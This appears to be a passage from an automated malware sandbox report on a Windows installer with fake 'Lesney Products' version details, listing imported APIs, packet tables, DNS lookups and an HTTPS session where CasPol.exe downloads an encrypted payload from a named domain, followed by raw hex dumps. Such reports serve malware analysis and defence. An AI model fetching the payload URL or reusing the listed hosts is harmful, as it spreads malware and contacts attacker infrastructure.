SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject

DLL	Import
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos


Description	Data
LegalCopyright	Lesney Products
FileVersion	1.2.1
CompanyName	Lesney Products
LegalTrademarks	Lesney Products
Comments	Lesney Products
ProductName	Lesney Products
FileDescription	Lesney Products
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 20:20:16.054409981 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:16.054491997 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:16.054672003 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:16.175013065 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:16.175101995 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:16.511914968 CET	443	49784	64.188.2.199	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 20:20:16.512651920 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:16.650129080 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:16.650216103 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:16.650935888 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:16.651313066 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:16.655515909 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:16.696044922 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:16.830797911 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:16.830877066 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:16.831448078 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:16.831510067 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:16.831938982 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:16.990912914 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:16.991272926 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:16.991576910 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:16.991632938 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:16.991779089 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:16.992012978 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:16.992078066 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:16.992126942 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:16.992522955 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.024748087 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.025171041 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.025238037 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.152184963 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.152337074 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.152349949 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.152369976 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.152580976 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.152606010 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.152615070 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.152622938 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.152719975 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.152767897 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.152906895 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.152915955 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.153006077 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.153330088 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.153491974 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.153590918 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.153701067 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.153842926 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.153909922 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.184798956 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.184990883 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.185080051 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.185251951 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.185511112 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.185533047 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.313510895 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.313750029 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.313788891 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.314049006 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.314116001 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.314122915 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.314152002 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.314347029 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.314353943 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.314379930 CET	443	49784	64.188.2.199	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 20:20:17.314577103 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.314579010 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.314583063 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.314585924 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.314677000 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.314805984 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.344872952 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.344966888 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.345191956 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.345197916 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.345200062 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.345375061 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.345557928 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.473186970 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.473418951 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.473612070 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.473828077 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.474108934 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.474148989 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.474349976 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.474565983 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.474709988 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.475451946 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.475658894 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.475696087 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.475944042 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.476110935 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.476133108 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.476259947 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.476293087 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.476337910 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.476552963 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.504436016 CET	443	49784	64.188.2.199	192.168.11.20
Jan 24, 2022 20:20:17.504688978 CET	49784	443	192.168.11.20	64.188.2.199
Jan 24, 2022 20:20:17.504818916 CET	443	49784	64.188.2.199	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 24, 2022 20:20:15.273818016 CET	62136	53	192.168.11.20	1.1.1.1
Jan 24, 2022 20:20:16.045156002 CET	53	62136	1.1.1.1	192.168.11.20
Jan 24, 2022 20:22:08.041729927 CET	49575	53	192.168.11.20	1.1.1.1
Jan 24, 2022 20:22:08.230976105 CET	53	49575	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 24, 2022 20:20:15.273818016 CET	192.168.11.20	1.1.1.1	0x6c03	Standard query (0)	bangladesh shoecity.com	A (IP address)	IN (0x0001)
Jan 24, 2022 20:22:08.041729927 CET	192.168.11.20	1.1.1.1	0x80b3	Standard query (0)	mail.resta urantsllado.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 24, 2022 20:20:16.045156002 CET	1.1.1.1	192.168.11.20	0x6c03	No error (0)	bangladesh shoecity.com		64.188.2.199	A (IP address)	IN (0x0001)
Jan 24, 2022 20:22:08.230976105 CET	1.1.1.1	192.168.11.20	0x80b3	No error (0)	mail.resta urantsllado.com		46.16.58.183	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- bangladeshshoecity.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49784	64.188.2.199	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-24 19:20:16 UTC	0	OUT	GET /images/2022file_WhdmRYnXg4.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: bangladeshshoecity.com Cache-Control: no-cache
2022-01-24 19:20:16 UTC	0	IN	HTTP/1.1 200 OK Date: Mon, 24 Jan 2022 19:20:16 GMT Server: Apache Last-Modified: Sun, 23 Jan 2022 15:47:23 GMT Accept-Ranges: bytes Content-Length: 221760 Connection: close Content-Type: application/octet-stream
2022-01-24 19:20:16 UTC	0	IN	Data Raw: 27 46 60 a0 dd 98 f1 61 e1 4a 48 7e 0e ca 0b 8f 91 23 cf 70 fc fa fa 3b 79 28 50 c9 53 c3 71 96 b1 71 fd f0 d6 83 f7 31 73 37 6c fd 01 aa 7f 48 9e 9b 34 e4 9d 8f fc f6 ea 4e d9 64 0a 45 4a fa 12 7c 0c 45 ee fc 75 a8 69 99 ad e9 43 b8 0a e3 8a 7e 46 ad a7 3f be ac a5 e8 39 a7 72 5c eb 6f 02 64 e7 bc c0 7c d4 56 89 19 d4 2f e1 d5 48 bb 4a ba 8d c0 8a 12 4f 95 f0 f4 ed 14 f2 a1 3b 1c 30 99 16 a6 db fd 25 4e 48 b6 61 11 12 a6 08 73 55 82 c4 4c 9d 23 a8 85 02 72 4d d2 c9 0f 15 05 9b d5 f9 bf 7c 60 c1 06 90 8f d7 03 1a ba 9f 07 d0 2e bd 34 23 b8 9f 43 57 4b 27 80 c4 68 91 3f 44 52 e0 ee 85 4c 42 9e ad 09 e7 4b 1f ce 7a 89 be f6 b0 64 d7 65 02 57 f8 df 3d d1 99 85 7e 3f 69 59 33 ec 0a 64 2b 1e 9f 12 cb b4 2c ca 1b 4d 6e ce 92 65 15 7d de 84 f7 a9 23 70 e7 c3 cf Data Ascii: 'F`aJH~#p;y(PSqq1s7lH4NdEJ|EuiC~F?9r\od|V/HJO;0%NHasUL#rM|`.4#CWK'h?DRLBKzdeW=~?iY3d+,Mne}#p
2022-01-24 19:20:16 UTC	8	IN	Data Raw: 6a a0 79 e4 34 33 f7 a8 3d 11 f5 c6 f3 cd 02 0a 01 3d 28 ea 6d d5 d5 70 1d 02 f2 64 b5 aa b3 1d 00 fb 3e 70 da 5d 05 68 99 fb 86 3a 51 a3 7e cd 7b 86 4c ad ea a5 f7 48 b7 3b 87 2f 5d fe 79 46 ec d9 12 c3 c4 95 52 bb 34 85 a3 df ca c4 e2 ea e1 cf 6f cf 0a 15 e2 fa 5f 62 d1 29 32 14 f6 c5 ce a5 75 5e f1 7f 34 4a 79 8a 33 ab bb 56 bd cd 6d d2 3a b4 a8 0d 78 1d ef 99 ca 9d 6e 11 b1 98 bf 62 02 79 e5 7c f2 69 c8 a7 73 b1 8b a1 f8 a9 91 6a a0 d8 e4 87 56 e8 9c 61 37 9b e5 90 c6 ab be fc 78 a4 b7 6f 30 8e 72 93 a3 e6 65 bd b4 10 d4 9c df f5 44 62 fb 5c 0a d8 b4 30 0d 81 a5 8a a9 f9 fe 47 c5 d1 66 f4 3a 83 3e ab c1 8f 18 25 7f fd f7 42 7e c4 ae 02 8e 9c 60 87 c2 20 a5 63 d0 67 26 9c 4f 33 fc 0b a7 6d 99 a9 c1 85 47 0a e9 ec 72 6e 9a a7 3f b4 84 dd e8 39 ad ac 5c Data Ascii: jy43==(mpd>p]h:Q~{LH;/]yFR4o_b)2u^4Jy3Vm:xnby|isjVa7xo0reDb\0Gf:>%B~` cg&O3mGrn?9\
2022-01-24 19:20:16 UTC	15	IN	Data Raw: 4f 94 d2 f3 00 2c 1d 1d fa 96 6f 30 92 d6 84 96 b1 85 26 a9 12 8f ea 2a 90 85 47 62 65 a9 85 4e 16 ca 4b 99 d7 a9 67 51 1c bf 7b 7d 5c 9b a8 c5 0f 50 f1 44 9f c3 83 b7 17 cc af 41 92 d3 3e 6c 89 87 10 6e 07 b7 eb 17 96 e6 6a 60 82 8b 9b 38 63 f5 da 83 91 4f 15 b0 3a f3 18 cb 0f 95 da 57 59 15 ea be b4 dc 1f df 41 47 d1 b2 a9 29 dd 33 be e6 e7 84 7c ee ff c0 59 23 91 fa d7 c9 0e 0e 91 53 6a 5b 78 e4 34 3f f7 bf 15 3f f7 c6 f5 e7 38 0a 01 80 0f 34 61 a8 e2 70 1d 18 d8 5c b5 a6 b9 c3 00 d1 3e 71 ca 5f 05 68 99 5d 87 34 5f 25 72 d7 7b aa 4f b6 da ab f7 55 b7 3b 87 30 5d fe 68 50 c4 c8 12 c3 c2 94 68 bb 34 eb 87 01 c4 ed ca dd e1 d5 65 c5 23 2d e2 fa 55 ba d1 03 32 64 f4 c4 de d3 77 5e f1 70 34 44 77 90 3d b1 ba 45 8c d5 5d 49 3b 1f a8 24 78 3d fe 8f d7 bd cd Data Ascii: O,o0&*GbeNKgQ{}\PDA>lnj`8cO:WYAG)3|Y#Sj[x4??84ap\>q_h]4_%r{OU;0]hPh4e#-U2dw^p4Dw=E]I;$x=
2022-01-24 19:20:16 UTC	23	IN	Data Raw: 53 69 07 5e d2 ab 27 a0 3f 34 d6 69 42 9a 2c 6d b9 6b 61 47 44 80 14 c9 5c 4b 08 c6 54 e8 32 9a 9c 5a 48 71 9a 48 ab 5f 67 e2 21 e0 c0 ef 87 65 69 4b 77 a2 c9 13 5c 31 77 72 54 65 b7 8d e2 97 73 00 8c 53 4a 50 ad 0c 64 a6 60 71 61 24 1c 8c 3c 4b d3 7b e3 2e 8b c2 67 8d 6a 3e 32 6e f6 a2 6a dc 01 45 76 a2 18 48 15 22 8e 94 4e a9 7a 8c 7b c5 21 bb ad f6 ec 96 1a 95 b6 71 b0 e8 65 f4 1d 13 44 b8 df f1 16 52 59 0a 20 8b 65 c3 a3 d6 84 93 8e ad 26 ba 78 b5 fa 39 4e fb a3 74 74 b0 81 45 06 cd 3a a0 ca da 42 48 73 4f 68 67 47 90 be a3 48 73 f0 40 fa 2b 9d a8 5d 9f 88 69 a5 d2 2d 7e b0 ab 0f 7e 1c 71 fd d8 81 4d f5 7f 90 8a 91 21 7c c5 ca 94 90 45 c1 98 65 db 18 8c b3 bb d8 55 5f 7a 92 73 b5 d6 0c d2 50 59 f9 7a a9 29 d7 17 e6 e4 e7 82 54 c0 fd c2 5f 4c e9 3e d6 Data Ascii: Si^'?4iB,mkaGD\KT2ZHqH_g!eiKw\1wrTesSJPd`qa$<K{.gj>2njEvH"Nz{!qeDRY e&x9NttE:BHsOhgGHs@+]i-~~qM!|EeU_zsPYz)T_L>
2022-01-24 19:20:17 UTC	31	IN	Data Raw: 0f cf 80 c9 b7 b5 54 9c 18 a5 b4 3c 82 99 7e f0 66 c6 d1 1e 34 da bb d4 d4 e6 21 b8 07 90 79 26 8d ab f2 eb 80 36 b5 49 da 38 d2 6d 92 2a bf a0 19 1e 44 fd 5e 99 16 54 c7 8d 32 46 df 76 29 70 9b af a7 b1 a9 b2 da 73 e1 ea 22 99 71 9f 2a 8d 4f 8e a5 01 58 8a 6d 48 76 75 06 16 f5 08 fe 51 91 76 83 8a f1 38 21 7b dd 66 7f 2b 33 55 66 2a 30 9d 7f fe 0b 32 9f 49 13 7d a8 46 b4 15 38 84 14 9d 6d 7a 02 4d c2 79 29 a7 1b 26 e9 7a 67 88 ce 2f 90 19 b5 40 6e 9a 37 dc 4d d5 1a d4 45 a9 e8 8b 9c 64 6d 63 14 f9 88 3e 50 e3 2b 99 ef e8 af 5a 79 5e 60 c9 b9 02 33 17 5e f5 5c 76 a7 b4 4a bf 64 0b e3 63 63 08 a5 0a 4a 2c 4c 73 67 5c 13 f4 3c 4f f1 cb f6 27 ad e4 59 8d 6a 74 9d 54 f7 a2 7f ca a4 58 75 a2 1f 25 6e 33 9a 81 7d 81 69 a4 5d ec 05 b1 ae 8f a2 ad 1b 9f af 6e 89 Data Ascii: T<~f4!y&6I8m*D^T2Fv)ps"q*OXmHvuQv8!{f+3Uf*02I}F8mzMy)&zg/@n7MEdmc>P+Zy^`3^\vJdccJ,Lsg\<O 'YjtTXu%n3}i]n
2022-01-24 19:20:17 UTC	39	IN	Data Raw: d1 65 30 84 76 14 48 e6 df 87 56 33 ad f2 e4 3a c7 68 cf f7 69 37 c6 b0 a8 6b 14 c6 ee f5 91 dd 33 bf b5 68 ba f5 b5 1b 5f f4 cc 27 af 4d f1 ff 0c b5 98 44 7a 63 7f 80 c4 6e 82 3b 0b 0d c8 55 c9 4d 4b b6 de be 0e 2c 37 ea 7a 89 b4 de 3a 65 37 6f 13 53 e2 db 42 ba 99 dd 7c 50 a8 51 33 e6 19 69 13 bc e1 64 c8 a5 21 85 d9 4d 6e c4 ba f9 15 7d 94 97 f0 98 24 58 f8 c2 cf e2 fa 08 4b af b2 51 27 ee 96 44 ba 35 37 9d 0c b5 ba 18 21 91 69 04 08 ff d3 06 32 f2 94 ce 2a ed 1e b9 3e 38 51 17 8b b0 f4 c7 ea 06 65 4a f6 32 eb 17 bb a1 b4 20 71 71 c8 f8 47 9f 3e 08 db 73 35 79 de 4f 80 58 a6 a8 ac a6 b4 bb a6 7c 1f eb 15 bf 59 fc 2a 8b 58 ac 83 29 65 81 41 7f 79 73 72 0f ee f6 e4 55 82 5d 33 8c e7 16 72 77 dd 68 72 dd 23 71 7a 54 4b b5 31 fa 1c 1c 3c 47 36 5f 80 4f b8 Data Ascii: e0vHV3:hi7k3h_'MDzcn;UMK,7z:e7oSB|PQ3id!Mn}$XKQ'D57!i2*>8QeJ2 qqG>s5yOX|Y*X)eAysrU]3rwhr #qzTK1<G6_O

Timestamp	kBytes transferred	Direction	Data
2022-01-24 19:20:17 UTC	47	IN	Data Raw: 23 b7 6f 30 ac 71 ad a3 e0 00 0b 6d 13 de 44 c4 b2 4e 62 fb 5c 0f e7 b2 3b da 40 a4 f4 95 27 ea 68 c5 ae 64 f4 36 87 55 90 ca a7 2a 0d 36 f5 2a 4d 10 5a ae 7c b8 42 6c a5 dd f9 a6 69 fe 48 49 a1 45 ed f6 79 a0 02 28 ac e9 b6 4a 03 f0 3c 68 55 a0 9f fd be ac e5 f9 37 b6 7f c6 f8 6a 7c 58 e7 bc ca 54 0e 55 89 1f c5 2a c9 f1 48 bb 40 ad e2 fd 8a 12 45 86 f6 dc f9 15 72 ab 2a 1a 16 5d af a8 dd 26 9e 82 69 04 14 4f df 87 47 74 2a f0 e4 36 fc 47 de f1 4b c3 6e b1 ae 0e c9 6b ef ff ef c8 5c 12 af 7b b7 f7 bf 0b 83 f6 cc 21 d2 f3 d8 51 07 c1 80 49 73 50 34 88 d6 60 80 37 9a a0 f7 34 e1 4b 41 9e 67 ac 09 3b 17 e6 9a 89 be f0 a3 6d 44 47 02 56 f5 cd 3c c0 93 cc 78 17 b7 51 33 ea 65 4c 29 1e e7 75 c2 a5 27 85 3f 4f 6e c8 83 6f 04 74 f1 a2 f5 89 25 61 ed e9 11 e7 eb Data Ascii: #o0qmDNb\;@'hd6U*6*MZ|BliHIEy(J<hU7j|XTU*H@Er*]&iOGt*6GKnk\{!QIsP4`74KAg;mDGV<xQ3eL)u'?O not%a
2022-01-24 19:20:17 UTC	55	IN	Data Raw: d7 39 60 c2 32 1d 69 99 f1 58 61 2c 81 70 d7 7d 95 44 a7 d3 8f af 57 b7 3d e8 18 5f fe 6e 41 cd e6 17 ac e6 bf 68 bd 25 8a 94 04 ec e3 cb dd e7 a0 43 c7 22 2b f3 f3 7d f8 d5 03 34 7b dc c6 de a3 72 4f f8 10 2c 45 77 80 e3 a4 9e 7e 8b d6 5d db 29 15 db b7 78 3d e5 95 f3 bd 46 3f b9 46 bb 4d 12 71 cf 7a f8 6f a1 c0 71 b1 8d ce 65 a9 83 60 99 58 f2 86 56 96 88 60 37 91 d8 ec c4 ab a2 eb 17 98 a4 5f 3e a6 3b 90 a3 e0 8b 23 b4 01 c8 51 d8 e5 e1 62 fb 56 22 f1 bf 27 f9 5e 89 f7 8d ea f5 4d fc 92 7d 0a 3d b8 58 be ef 8d 12 0b 1c e5 e4 4f 11 4b a5 1a 7a 43 40 a1 f7 4f 6c 69 f8 55 3c c1 53 c3 f7 6c bb 66 99 bc e2 a6 b9 0b cf 71 5e 46 a9 a7 3f 33 87 e5 e8 38 ad 64 50 fd 62 3a f6 e7 bc c0 6a c7 51 9f 0a dd 2d e8 ba a9 ba 4a b0 9e c8 83 05 99 98 d8 b1 e9 14 74 b0 33 Data Ascii: 9`2iXa,p}DW=_nAh%C"+}4{rO,Ew~])x=F?FMqzoqe`XV`7_>;#QbV"'^M}=XOKzC@OliU<Slfq^F?38dPb:jQ-Jt3
2022-01-24 19:20:17 UTC	62	IN	Data Raw: c1 2f ba c5 ae 63 58 74 59 85 7c 7a 86 be bb 48 98 f1 40 fa 2b 85 aa 0e 15 a3 78 a2 c4 c0 67 8d bc 08 7d 0a 69 fa ce 86 c8 bc 56 ae 81 80 2f 7a 0b f1 87 8e 49 d8 b7 3d c8 1f 95 97 6b db 79 53 04 ee 62 b3 ee 26 d2 4c 54 d6 6d b9 2e c4 c1 bf ca ee ac 52 ec ff c4 55 39 82 39 d6 d8 09 22 6f 52 46 a6 6f f7 30 2f e4 b8 15 2e f0 dc 0b e4 14 0c 03 28 0b 2f 72 fa e2 61 1a 16 24 5d 99 b9 a8 c6 11 d5 51 90 cb 5d 0f 40 4d fa 86 3e 52 bc 7b c4 7c 86 5c b1 cc 59 f6 79 b4 2c 94 37 5d ef 6f 4f c9 09 11 ef c0 96 6d 83 3e 7c 7a fe cc cb d1 ed e4 cf 2b c4 22 2d 6d fa 55 ad a2 61 33 14 fc d7 d8 b4 73 31 05 7e 34 4e 09 ed 3d b1 bf d8 0b d4 d3 66 2d c5 7e 1a ae b0 c4 99 db 84 55 37 cd ff b9 4a 3c 68 ed 04 9f 6f e0 d8 ff 06 a5 ee 64 a9 9b 62 8f 49 ec f9 31 96 a0 65 b9 26 cf 62 Data Ascii: /cXtY|zH@+xg}iV/zI=kySb&LTm.RU99"oRFo0/.(/ra$]Q]@M>R{|\Yy,7]oOm>|z+"-mUa3s1~4N=f-~U7J<ho dbI1e&b
2022-01-24 19:20:17 UTC	70	IN	Data Raw: 4c 5f 73 1d ee 8a 5c 6c 8d 0f 91 e5 e8 96 66 6b 59 09 91 da 02 35 02 7f 5a ea 72 a1 9a 9b 95 66 01 8a 48 6b 20 f7 0e 62 88 21 5b 63 22 75 f2 2d 42 b6 70 f5 27 a1 12 f2 a8 42 49 f2 6e fc b1 79 bf 36 6e 76 a8 12 73 36 33 9a 8f 8b b4 6c 8e 5c ee 21 b1 af 95 cd 97 1a 9f 95 68 40 e0 75 fa 68 31 45 b9 ce d2 0e 43 64 1d fa 9c 93 4e 88 c7 ac 05 9d b0 3d ac 41 c1 ea 2a 9e fe a9 4a f7 a2 a9 5d 68 db 31 b1 dc a3 bd 5b 5b 72 7b 7d 5c a2 81 bc 27 57 fb 68 c8 38 83 bd c3 12 a5 43 a5 d3 3f 76 a1 bf 10 6e 0d 69 f1 d3 99 d1 58 57 82 8a 8a 1b 69 dd c1 83 91 45 eb b0 3d c8 30 1d 9b 95 d0 57 4d 03 c2 e1 b4 dc 15 a2 57 46 d1 67 a2 f7 d1 17 89 e6 e7 8e 54 d6 ff c2 53 fd 91 38 fc c9 0f 29 91 53 6a a0 79 e4 21 26 f7 b3 0f 3f f7 c7 eb e7 10 16 03 3b 04 1e 72 cd e1 70 b6 0a da 5c Data Ascii: L_s\lfkY5ZrfHk b![c"u-Bp'BIny6nvs63l\!h@uh1ECdN=A*J]h1[[r{}\'Wh8C?vniXWiE=0WMWFgTS8)Sjy!&?;rp\
